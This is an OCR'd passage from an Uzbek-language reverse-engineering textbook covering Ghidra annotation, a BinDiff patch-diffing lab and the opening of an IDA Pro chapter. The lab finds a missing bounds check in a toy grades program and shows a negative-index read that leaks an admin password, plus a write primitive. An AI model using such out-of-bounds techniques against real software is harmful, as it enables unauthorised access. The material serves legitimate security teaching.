Agar manba kodini quyida ko‘rsatilgan **LoadStudents** funksiyasi uchun standart dekompilyatsiya tasviri bilan solishtirilsa, dekompilyatsiya funksiyasini foydali deb topmaslik mumkin. Asosiy funksiyadagi qiymatlarga ma’lumotlar turlarini belgilash orqali talaba dasturining o‘qilishini yaxshilaymiz.

Manba kodi har bir takrorlashda hisoblagich o‘zgaruvchisini 1 ga oshiradigan *for* siklini ko‘rsatadi, u aniqlangan massiv tipida bo‘lgan *Student global* o‘zgaruvchisiga indeks sifatida ishlatiladi. Izohdan oldin tegishli yig‘ish kodining kompilyatsiya qilingan C ko‘rinishi indeks hisoblagich o‘zgaruvchisini 0x20 ga ko‘paytiradi. Bundan tashqari, dekompilyator ham har bir o‘zgaruvchi uchun ma’lumotlar turlarini bilmaganligi sababli, qiymatga har bir havola bir turga uzatiladi, bu esa manba kodining o‘qilishini yanada murakkablashtiradi.

To‘g‘ri ma’lumotlar turi izohlari bilan o‘zgaruvchilarni o‘rnatish va o‘zgaruvchilar nomini o‘zgartirish orqali o‘qishni osonlik bilan yaxshilash mumkin.Tasavvur qilaylik, bizda manba kodi yo‘q, shuning uchun biz haqiqiy teskari dizayn paytida kutilgan eng keng tarqalgan ssenariyni boshdan kechirish mumkin. Ushbu qadamlarni ketma-ketlikda bajaring:

1. Symbol Tree ko‘rinishida qidirish orqali **LoadStudents** funksiyasiga o‘ting va keyin ba’zi izohlar qilish uchun Dekompilyatsiya oynasiga o‘ting.Ushbu ja-

rayonda o‘zgaruvchilar nomlari, ma’lumotlar turlari va funksiya imzolari kodda bog‘langan amallar va funksiyalarga qarab o‘zgartiriladi. O‘zgaruvchiga qanday yo‘naltirilganligi va hisoblagich (count) indeks o‘zgaruvchisiga ko‘paytirilgan 32 (0x20) ofsetlari tayinlanganiga asoslanib, biz bu massiv ekanligini bilamiz. Ofset yonidagi ba’zi qiymatlar quyida ko‘rsatilgandek o‘rnatiladi:

```
25      *(int *)(students + (long)count * 0x20 + 0x18) = count;
26      strncpy(students + (long)count * 0x20,local_28,0x18);
27      iVar2 = count;
28      iVar1 = atoi(local_28 + 1);
29      *(int *)(students + (long)iVar2 * 0x20 + 0x1c) = iVar1;
```

• 25-qator ofsetdan 24 (0x18) bayt butun son qiymatini o‘ynaydi (hisob * 32), shuning uchun uni butun son qiymatiga (int *) ko‘rsatgich deb taxmin qilish mumkin. Nom “id” bo‘lishi kerak, chunki u hisoblagich indeks o‘zgaruvchisidan o‘rnatiladi.

• 26-qatorda *strncpy* funksiyasi talabaning ismiga mos keladigan satrni CSV faylidan o‘qilgan asosiy ofsetga (hisob * 32) ko‘chiradi, shuning uchun u no-ma’lum o‘lchamdagi belgilar massividir. Biroq biz uni 24 bayt deb taxmin qili-shimiz mumkin, chunki bu yerda oldingi qiymatning ofseti joylashgan va u o‘z strukturasining a’zosini (char [24]) ustiga yozmasligi kerak. Biz ushbu struktura a’zosini “nom” deb ataymiz.

• 28-qatorda *iVar1* butun sonni qaytaruvchi CSVdagi baholar qiymatiga chaqiriladigan *atoi* funksiyasidan o‘rnatiladi, so‘ngra asosiy ofsetdan 0x1c ofsetga o‘rnatiladi (hisob * 32). Demak, buni ham butun son deb faraz qilaylik. Bu talaba-ning “baholash” strukturasi elementidir.

2. Endi Talaba massivining elementlari uchun maxsus Talaba strukturaning ma’lumotlar turini aniqlash mumkin. Ma’lumotlar turi menejeri oynasiga o‘tiladi, Talaba ma’lumotlar turlarini o‘ng tugmasini bosilib, yangi pastki menyuni tanla-nadi va “Tuzilish” tugmasi bosiladi.


a. Student strukturasi nomlanib, uning hajmi 32 baytga o‘rnatiladi.

b. Jadvalning birinchi qatoriga o‘tib (ofset 0), DataType maydoniga ikki marta bosiladi va char [24] kiritiladi. Keyin Nom (name) maydonini ikki marta bosib, Nom (name)ni kiritiladi.

c. Ikkinchi satrda (ofset 24) DataType maydoni int va Name maydoni id ga o‘rnatiladi.

d. Uchinchi qatorda ham xuddi shuni takrorlanadi (ofset 28) va “Nom” (name) maydonini baholar (grades)ga o‘rnatiladi.

e. Agar Struktura muharriri oynasi 4.2-rasmga o‘xshasa, saqlash belgisini bosib,oyna yopiladi. Endi struktura foydalanishga tayyor.



4.2-rasm. *Amaldagi strukturani ko‘rsatuvchi Struktura muharriri oynasi*


3. Kursorni **Student** global o‘zgaruvchisining istalgan nusxasiga qo‘ying va uning ma’lumotlar turini **o‘zgaruvchi (undefined)[1024]**dan **Student[32]**ga o‘zgartirish uchun CTRL-L tugmalarini bosing (bizning strukturamiz 32 o‘lcham-da, 1024 32 ga bo‘linganda 32 ga teng).

4. Qolgan o‘zgaruvchilar va funksiyalarni kontekstga qarab o‘zgartiring. Masalan, **local_20**o‘zgaruvchisi **fopen** funksiyasi natijasida o‘rnatiladi, shuning uchun u **FILE** *ma’lumotlar turiga o‘rnatilishi va uning nomi **fh** kabi bo‘lishi kerak.

a. Uning turini FILE* ga o‘zgartirish uchun CTRL-L tugmalarini bosing.


b. O‘zgaruvchi nomini tanlang va L tugmasini bosing yoki sichqonchaning o‘ng tugmachasini bosing va o‘zgaruvchining nomini **fh** ga o‘zgartirish uchun “o‘zgaruvchining nomini o‘zgartirish”ni tanlang.

c. Qo‘ng‘iroqni **fopen**ga yuborishning oldini olish uchun funksiyani o‘ng tugmasini bosing, “Funksiya imzosini tahrirlash”ni tanlang va agar kerak bo‘l-sa, to‘g‘ri qo‘ng‘iroq argumenti va qaytarish turlarini o‘rnatish uchun funksiya imzosini o‘zgartiring.



Agar standart funksiyalarning imzosi haqida ishonchingiz komil bo‘lmasa, terminal oynasida **man 3 fopenni** ishga tushirish orqali dasturchi qo‘llanmasidan foydalaning.

Ushbu jarayon tugallangandan so‘ng, quyida ko‘rsatilganidek, dekompilyatsiya qilingan va demontaj qilingan kodning o‘qilishi sezilarli darajada yaxshilanganini sezishingiz kerak.Bundan tashqari, izohli o‘zgaruvchilar, funksiyalar va ma’lumotlar turlariga havola qiladigan barcha boshqa funksiyalar ushbu harakatdan foyda oladi.



Laboratoriya ishi 4.2: Binar farqlash va yamoq (patch) tahlili

Zaifliklar aniqlangandan so‘ng, ishlab chiqaruvchilar o‘z mahsulotlarini tuzatishni va yangilanishlarni nashr qilishni boshlaydilar. Ba’zida yangilanishdagi o‘zgarishlar jurnali tuzatilgan xato haqida batafsil ma’lumotni o‘z ichiga olmaydi va o‘zgarishlarni tushunish va ekspluatatsiyalarni rivojlantirish uchun ikkilik farqlash zarur bo‘ladi.

Ushbu laboratoriya ishi ikkilik fayl diffuziyasi orqali talabalar ballarini boshqarish vositasiga ta’sir qiluvchi zaiflikni aniqlashga yordam beradi.

Zaiflikni faqat kodni o‘rganish orqali aniqlash oson bo‘ladi, ammo haqiqiy ssenariyni yaxshiroq modellashtirish uchun faqat ikkilik fayllarga kirish mumkinligini ham hisobga olish kerak.

Sozlash; o‘rnatish (setup)

Ghidra bir xil tartib va manzil pozitsiyasiga ega bo‘lgan ikkita ikkilik fayl o‘rtasidagi farqni solishtirish imkonini beruvchi kod farqi funksiyasini taqdim etadi. Bu birma-bir ofset korrelyatsiyasi bilan ikkilik tuzatilgan taqqoslashlar uchun foydalidir, ammo bu kontekst va ijro oqimi nuqtai nazaridan kodni o‘zaro bog‘lamaydi.

Yaxshiyamki, ajoyib BinDiff vositasi uchun BinDiffHelper1 kabi plaginlarni o‘rnatish orqali Ghidra imkoniyatlarini kengaytirish imkoni mavjud. Buning uchun quyidagi amallarni bajaring:

1. Gradle Build Automation Tool 6.5 versiyasini quyidagi buyruqlarni bajarish orqali o‘rnating:


```
┌──(kali kali)-[~]
└─$ wget https://services.gradle.org/distributions/gradle-6.5-milestone-2-bin.zip
&& sudo unzip gradle-6.5-milestone-2-bin.zip -d /opt
```

2. Rasmiy ombordan BinExport2 plaginini klonlash va kompilyatsiya qilish. Ushbu plagin BinExport farqlar ma’lumotlar bazasini yaratish jarayonini avtomatlashtiradi:

```
┌──(kali kali)-[~]
└─$ git clone --single --depth=1 --branch=master \
https://github.com/google/binexport ~/binexport &&
cd ~/binexport/java/BinExport &&
/opt/gradle-6.5-milestone-2/bin/gradle \
-PGHIDRA_INSTALL_DIR=~/ghidra_9.2.3_PUBLIC
```

Kompilyatsiya jarayoni bir necha daqiqa vaqt olishi mumkin. Shundan so‘ng, ~/binexport/java/BinExport jildida BinExport plaginining ZIP fayli yaratilishi kerak.

3. Ghidra loyihasi oynasida Fayl |-ga o‘ting Kengaytmani o‘rnating va plagin zip faylini ~/binexport/java/BinExport/dist jildiga quyida ko‘rsatilganidek qo‘shish belgisini (+) bosing:



4. Plagindagi o‘zgarishlar qo‘llanilishi uchun OK tugmasini bosing va Ghidra-ni qayta ishga tushiring.

5. Terminal oynasida BinDiff v6'ni rasmiy veb-saytdan yuklab oling va o'rnating:


```
┌──(kali kali)-[~]
└─$ wget https://storage.googleapis.com/bindiff-releases/bindiff_6_amd64.deb
└─$ sudo dpkg -i bindiff_6_amd64.deb || sudo apt-get install -f
```

.deb paketini o'rnatishda sizdan IDA Pro'ga yo'l so'raladi. Eksperimental Ghidra kengaytmalariga qiziqishimizni bildirish uchun bu maydonni bo'sh qoldiring.

6. BinDiffHelper plaginini rasmiy ombordan klonlash va kompilyatsiya qilish:

```
└─$ cd ~/ && git clone --single --depth=1 --branch=master \
https://github.com/ubfx/BinDiffHelper &&
cd ~/BinDiffHelper &&
/opt/gradle-6.5-milestone-2/bin/gradle \
-PGHIDRA_INSTALL_DIR=~/ghidra_9.2.3_PUBLIC
```

7. Ghidra loyihasi oynasida Fayl|-ga o'ting Kengaytma menyusini o'rnating va plagin zip faylini quyida ko'rsatilganidek ~/BinDiffHelper/dist/ jildiga qo'shing.




8. Qo'llaniladigan plagin o'zgarishlari uchun Ghidra'ni qayta ishga tushiring.


Ikkilik diffuziya (Binary Diffing)

Endi plaginlar o'rnatildi, keling, ikkilik diffuziya jarayonini o'rganish orqali laboratoriyani davom ettiramiz:

9. **Student-patched** dastur faylini oching. Sizdan yangi kengaytmalarni topish so'raladi:



Yangi plaginlarni sozlash uchun "Ha" ("yes")ni tanlang va keyingi oynada "OK" tugmasini bosing:




10. Avtomatik tahlil (Auto-Analyze)ni ishga tushiring va loyihani saqlang.

11. 9- va 10-bosqichlarni takrorlang, lekin bu safar talabalar (students) dastur fayli bilan.


12. Window/BinDiffHelper plagin oynasini oching. Quyida ko'rsatilgandek to'g'ri BinDiff 6 ikkilik yo'lini (/opt/bindiff/bin/bindiff) o'rnatish uchun sozlash belgisini bosing:

13. “Taqqoslash uchun faylni ochish” belgisini bosish orqali **students-patched** dasturni oching.Endi har bir funksiya uchun o‘xshashlik va ishonch ballarini ko‘rish kerak.Pastki qismidagi **ViewStudentGrades** funksiyasiga o‘ting, import qilish katagiga belgi qo‘ying va “Tanlangan funksiyani import qilish” belgisini bosing.



Patch tahlili

Asbob quyida ko‘rsatilganidek, ViewStudentGrades funksiyasidagi dasturlar o‘rtasidagi farqlarni aniqladi:



Ikkala versiyaning funksiya dekompilyatsiyasini tezkor tekshirish shuni ko‘rsatadiki, **atoi** funksiyasidan foydalangan holda foydalanuvchi kiritgan ma’lumotlarni tahlil qilishda talabalar qatori indeksida (students array index) chegara tekshiruvlari bo‘lmagan.Bu shuni anglatadiki, biz istalgan ijobiy yoki salbiy indeks raqamini tanlashimiz mumkin, bu har qanday 32 baytli manzilni Talaba ma’lumotlari tuzilmasi (Student data structure)sifatida ko‘rib chiqishga imkon beradi.

“Baholarni o‘zgartirish” (change grades) opsiyasi to‘g‘ri parol o‘rnatilgan bo‘lsa, o‘quvchilar baholarini o‘zgartirish imkonini beradi. Ma’lum bo‘lishicha, bu zaiflikdan o‘z foydamiz uchun foydalanishimiz mumkin.Agar Windows | Symbol Table’ga o‘tsak va **admin_password** belgisini topsak, u **0x001040a0** ofsetida joylashganligini payqashimiz mumkin. Bu talaba massivining asosiy manzilidan (**students** array base address)(**0x001040e0**) aniq 64 bayt oldin.

Agar “Baholarni ko‘rish” (view grades) opsiyasidan foydalanilsa va talaba raqami (student number)-2 tanlansa nima bo‘ladi?

```
┌──(kali㉿kali)-[~]                                          130 ×
└─$ ./stucents

Grades Management

1) List students
2) View grades
3) Change grades
4) Exit

Enter option: 2
Enter student number: -2

Num Name            Grades
-2 - Ullr4S3cr3tP4ssw0rd!          0
```

Ko‘rib turganingizdek, **admin_password** xotirasini **Student** strukturasi tipidagi o‘zgaruvchi sifatida ko‘rib chiqsak, parol aynan strukturaning “nomi” (name) pozitsiyasida joylashgan bo‘ladi.Biz o‘qish ekspluatatsiyasining primitivini topdik va endi har qanday 32 baytli moslashtirilgan xotira qiymatidan 24 baytni o‘qiy olamiz.

Ammo bu hammasi emas. **ChangeStudentGrades** funksiyasida talaba tuzilmasi (students structure) uchun indeks qiymati va baho elementi qiymatini qanday nazorat qilishimizga e’tibor bering. Bu shuni anglatadiki, 32 baytga tenglashtirilgan har qanday xotira manzilidan 28 baytning istalgan joyiga 4 bayt yozish mumkin.

Xulosa

Ushbu bobda Ghidra’ning asosiy xususiyatlari va imkoniyatlarini ko‘rib chiqildi, shunda yanada murakkab mavzularni o‘rganishni boshlash mumkin. Ghidra interfeysi, izohlar bilan o‘qishni yaxshilash va ikkilik taqqoslash va patchlarni tahlil qilish uchun Ghidra’dan foydalanish kabi mavzular ko‘rib chiqildi. Ghidra skriptlari yordamida teskari muhandislik vazifalarini avtomatlashtirish va plagin tizimining cheksiz imkoniyatlari kabi Ghidra’ning boshqa kuchli va ilg‘or xususiyatlarini o‘rganishga vaqt ajrating.

Qo‘shimcha manbalar

Ghidra’s Embedded Help Press F1 or click Help on any menu item or dialog.

Ghidra’s Wiki ghidra-sre.org/CheatSheet.html

Recon MTL 2019 (by ghidracadabra and emteere)
github.com/NationalSecurityAgency/ghidra/wiki/files/recon2019.pdf

Black HatUSA 2019 (by Brian Knighton and Chris Delikat)
github.com/NationalSecurityAgency/ghidra/wiki/files/blackhat2019.pdf

Foydalanilgan adabiyotlar

1. BinDiffHelper, https://github.com/ubfx/BinDiffHelper.
2. BinExport, https://github.com/google/binexport.
3. zynamics BinDiff, https://www.zynamics.com/bindiff.html.

5-BOB. IDA PRO

Ushbu bobda quyidagi mavzular yoritiladi:

- Teskari muhandislik uchun IDA Pro dasturi
- IDA Pro’da navigatsiyasi
- IDA Pro’ning xususiyatlari va funksionalligi
- IDA pro yordamida debaginglash (muammolarni bartaraf etish)

Interactive Disassembler (IDA) Pro – Belgiyaning Hex-Rays kompaniyasiga tegishli bo‘lib, ular tomonidan xizmat ko‘rsatiladigan, teskari muhandislik jarayonlarini qo‘llab-quvvatlovchi, kengaytiriladigan va xususiyatlarga boy dasturiy ta’minotdir. Mazkur dastur kodni qismlarga ajratish va tahlil qilish uchun ishlatiladi va tahliliy jarayonni sezilarli darajada yengillashtiradi. IDA, shuningdek, IDA Home va IDA Free kabi muqobil versiyalarga ega bo‘lgan tijorat mahsulotidir. IDA disassemblerlari oilasi Hex-Rays va foydalanuvchilar hamjamiyati tomonidan ishlab chiqilgan ko‘plab bepul plaginlar va skriptlar bilan faol qo‘llab-quvvatlanadi, bu esa dastur funksionalligini kengaytirish va maxsus ehtiyojlar uchun moslash imkonini beradi. Hex-Rays, shuningdek, hozirgi vaqtda eng ilg‘or va samarali hisoblangan Hex-Rays Decompilerini ham taklif etadi. Ushbu dekompilyator boshqa disassemblerlarga nisbatan yetukroq bo‘lib, turli xil protsessor arxitekturalarini keng qo‘llab-quvvatlash imkoniyati bilan ajralib turadi. Shu bilan birga, u teskari muhandislik jarayonlarini yanada intuitiv va samarali qilishga yordam beradi.

Teskari muhandislik uchun IDA Pro dasturi

Ko‘plab bepul va muqobil disassemblerlar mavjud bo‘lsa-da, nima uchun aynan IDA Pro’ni tanlash kerak? Bepul muqobil disassemblerlarga Ghidra (IV bobda ko‘rib chiqilgan), radare2 va boshqalar kiradi. Tijorat alternativlari orasida esa Binary Ninja va Hopper kabi dasturlar mavjud. Bu muqobillarning har biri a’lo darajadagi disassembler hisoblanadi; ammo IDA o‘zining keng qo‘llab-quvvatlanuvchi protsessor arxitekturalari, shuningdek, mavjud plaginlar, skriptlar va boshqa kengaytmalar miqdori bilan alohida hurmatga sazovor. U xavfsizlik tadqiqot hamjamiyati tomonidan keng qo‘llaniladi va ikkilik fayllarni tahlil qilishda yordam beradigan son-sanoqsiz xususiyatlarni taqdim etadi. Bundan tashqari, IDA Pro dasturining bepul versiyalari ham mavjud bo‘lib, ularning eng so‘nggisi IDA 7.0 hisoblanadi. Biroqbu bepul versiyalarning funksionalligi odatda cheklangan bo‘ladi. XVIII bobda IDA Pro va unga tegishli Microsoft Patch Analysis pluginlaridan foydalangan holda, tuzatilgan zaiflikning mavjudligini ko‘rsatishi mumkin bo‘lgan koddagi o‘zgarishlar aniqlanadi. Bu jarayon zaifliklarni kuzatish va ular ustida ishlashda muhim ahamiyatga ega. Tuzatilgan zaifliklardan o‘z vaqtida foy-

dalanish hujumkor xavfsizlik operatsiyalarida samarali va kuchli texnikalardan biri hisoblanadi, chunki zaiflikni bartaraf etish jarayonida yuzaga keladigan tafovutlar hujum nuqtalarini aniqlash imkoniyatini beradi.

DisAssemblerlash nima?

Birinchidan, mashina kodini qismlarga ajratish jarayonini ko'rib chiqamiz. Garchi kitobning boshqa bo'limlarida bu jarayon turli xil usullar orqali yoritilgan bo'lsa ham, ushbu bobda DisAssembler (qismlarga ajratuvchi)ning asosiy maqsadini tushunish alohida ahamiyatga ega. Ushbu misol doirasida Gray Hat Hacking kitobining 6-nashriga tegishli git omborini klonlashdan oldin, **~/GHHv6/ch05** papkasida taqdim etilgan *myAtoi* dasturining kompilyatsiya qilingan versiyasidan foydalaniladi. Bu dastur kompilyatsiya qilingan holda jarayonni tahlil qilish va u bilan bog'liq amaliy mashqlarni bajarish imkonini beradi. Kali Linux operatsion tizimida o'rnatilgan **objdump** vositasidan foydalanib, **myAtoi** dasturining main funksiyasining birinchi sakkiz qatorini qismlarga ajratish uchun quyidagi buyruqlarni bajarish mumkin. Bu yerda **-j** bayrog'i tegishli bo'limni tanlash imkoniyatini beradi; ushbu holatda .text yoki kod segmenti tanlanadi. **-d** bayrog'i esa disassembling (demontaj qilish) jarayonini belgilaydi. **<main>**: qatori qidirilib, undan keyingi sakkizta qator **-A8** bayrog'i yordamida chop etiladi. Bu buyruqlar disassembling jarayonini yanada samarali va maqsadga yo'naltirilgan tarzda amalga oshirishga yordam beradi.

```
┌──(kali kali)-[~]
└─$ objdump -M intel -j .text -d ./myAtoi | grep "<main>:" -A8
00000000000011ca <main>:❶
❷ ❸ ❹ ❺
11ca: 55 push rbp
11cb: 48 89 e5 mov rbp,rsp
11ce: 48 83 ec 20 sub rsp,0x20
11d2: 64 48 8b 04 25 28 00 mov rax,QWORD PTR fs:0x28
11d9: 00 00
11db: 48 89 45 f8 mov QWORD PTR [rbp-0x8],rax
11df: 31 c0 xor eax,eax
11e1: c7 45 f3 31 32 33 34 mov DWORD PTR [rbp-0xd],0x34333231
```

